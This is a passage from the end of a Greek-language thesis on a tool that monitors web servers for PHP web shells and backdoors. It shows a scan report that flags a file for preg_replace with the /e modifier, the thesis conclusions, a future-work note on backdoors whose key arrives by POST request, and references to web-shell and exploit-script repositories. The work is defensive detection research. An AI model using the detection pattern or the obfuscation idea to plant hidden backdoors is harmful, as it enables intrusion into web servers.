=======================================================

   Suspicious behavior found in: /tmp/test-1557951905/test_4.php
   Full path:      /tmp/test-1557951905/test_4.php
   Owner:          1000:1000
   Permission:     644
   Last accessed: Wed May 15 23:25:09 2019
   Last modified: Wed May 15 23:25:05 2019
   Filesize:       13.5 KB

   Suspicious function used: ['preg_replace("/.*/e'](line: 1)
=======================================================
Status: 1 suspicious files and 0 shells
```

Εικόνα 22: Αποτελέσματα ανάλυσης 2

Η συνάρτηση που εντοπίστηκε ώστε το αρχείο να θεωρηθεί ύποπτο είναι η preg_replace. Κατόπιν, συγκρίνοντας το αρχείο test_4.php με τις γνωστές βιβλιοθήκες με shell, η εφαρμογή δεν βρήκε ομοιότητα του αρχείου με κάποιο από τα γνωστά shells οπότε ενημέρωσε τον χρήστη ότι πρόκειται για ένα νέο shell.

Κεφάλαιο 5: Συμπεράσματα

5.1 Συμπεράσματα

Η εφαρμογή που δημιουργήθηκε για την παρούσα διατριβή προσπάθησε να καλύψει ένα ζήτημα που μαστίζει τον κυβερνοχώρο. Οι ιστοσελίδες αποτελούν ένα από τα πιο διαδεδομένα μέσα προβολής υπηρεσιών, δικτύωσης και πληροφόρησης. Λόγω της πλειάδας και της ποικιλίας τους, είναι από τα πιο εκτεθειμένα συστήματα σε όλο το διαδίκτυο μιας και η πρόσβαση είναι δημόσια.

Η εφαρμογή λοιπόν αυτή έχει σκοπό στην προστασία, ενημέρωση και πληροφόρηση της κοινότητας για νέους τρόπους επίθεσης. Αφενός παρακολουθεί τις μεταβολές που λαμβάνουν χώρα στα αρχεία ενός web-server. Αφετέρου μέσω των πολλών επιθέσεων που έχουν καταγραφεί μπορεί να ταυτοποιήσει νέες επιθέσεις σαν συνδυασμό παλαιών γνωστών επιθέσεων. Με αυτόν τον τρόπο οι υπεύθυνοι ασφάλειας μπορούν να ανατρέξουν άμεσα σε τρόπους επίλυσης είτε συνδυαστικά είτε να πληροφορήσουν την κοινότητα για τους νέους τρόπους με τους οποίους οι κακόβουλοι χρήστες επιχειρούν με ιομορφικά αρχεία, να εκμαιεύσουν όσο το δυνατόν περισσότερες πληροφορίες για ένα σύστημα πριν εν τέλει του επιτεθούν.

Συμπερασματικά, το εργαλείο συνεισφέρει στην ασφάλεια ενός συστήματος φιλοξενίας ιστοσελίδων. Είναι αυτόνομο χωρίς αλληλεξαρτήσεις από άλλες βιβλιοθήκες αφού καλεί και δημιουργεί μόνο του τα απαραίτητα υπο-εργαλεία που συμβάλλουν στην τελική του εκτέλεση. Αποτελεί έναν άγρυπνο φρουρό παρακολούθησης, ενεργεί ανάλογα με τα αποτελέσματα που προκύπτουν από τους ελέγχους και καταθέτει στους υπεύθυνους χρήσιμες πληροφορίες για αποτελεσματική υποστήριξη και προστασία συστημάτων που εκτίθενται σε κυβερνοεπιθέσεις.

5.2 Προτάσεις για μελλοντική έρευνα

Ένας ακόμα πιο εκλεπτυσμένος τρόπος για obfuscation σε κώδικα είναι με δυναμική κρυπτογράφηση. Το κλειδί στέλνεται με post request στο ιομορφικό αρχείο ώστε να μπορέσει να τεθεί σε λειτουργία η backdoor που κρύβεται στο αρχείο. Οπότε μια μελλοντική αναβάθμιση του εργαλείου, θα ήταν να γίνεται μια προσπάθεια καταγραφής των post requests ώστε να χρησιμοποιηθούν ως input στην εφαρμογή για να προσπαθήσει να αποκρυπτογραφήσει τέτοιου είδους obfuscation.

Βιβλιογραφία

[1] “Back Door Techniques.” [Online]. Available: https://www.imperva.com/blog/the-trickster-hackers-backdoor-obfuscation-and-evasion-techniques/. [Accessed: 14-May-2019].

[2] “Ascii Table.” [Online]. Available: http://www.asciitable.com/. [Accessed: 14-May-2019].

[3] “php.” [Online]. Available: https://php.net/. [Accessed: 11-May-2019].

[4] “Bash (Unix shell).” [Online]. Available: https://en.wikipedia.org/wiki/Bash_(Unix_shell). [Accessed: 11-May-2019].

[5] “inotify-tools.” [Online]. Available: https://github.com/rvoicilas/inotify-tools/wiki. [Accessed: 11-May-2019].

[6] “Shell Detector.” [Online]. Available: https://github.com/emposha/Shell-Detector. [Accessed: 11-May-2019].

[7] “UnPHP - The Online PHP Decoder.” .

[8] “PMD.” [Online]. Available: https://pmd.github.io/. [Accessed: 11-May-2019].

[9] “php-exploit-scripts.” [Online]. Available: https://github.com/mattiasgeniar/php-exploit-scripts. [Accessed: 11-May-2019].

[10] “php-webshells.” [Online]. Available: https://github.com/JohnTroony/php-webshells/. [Accessed: 11-May-2019].

[11] “CVE-2018-7600.” [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7600. [Accessed: 01-May-2019].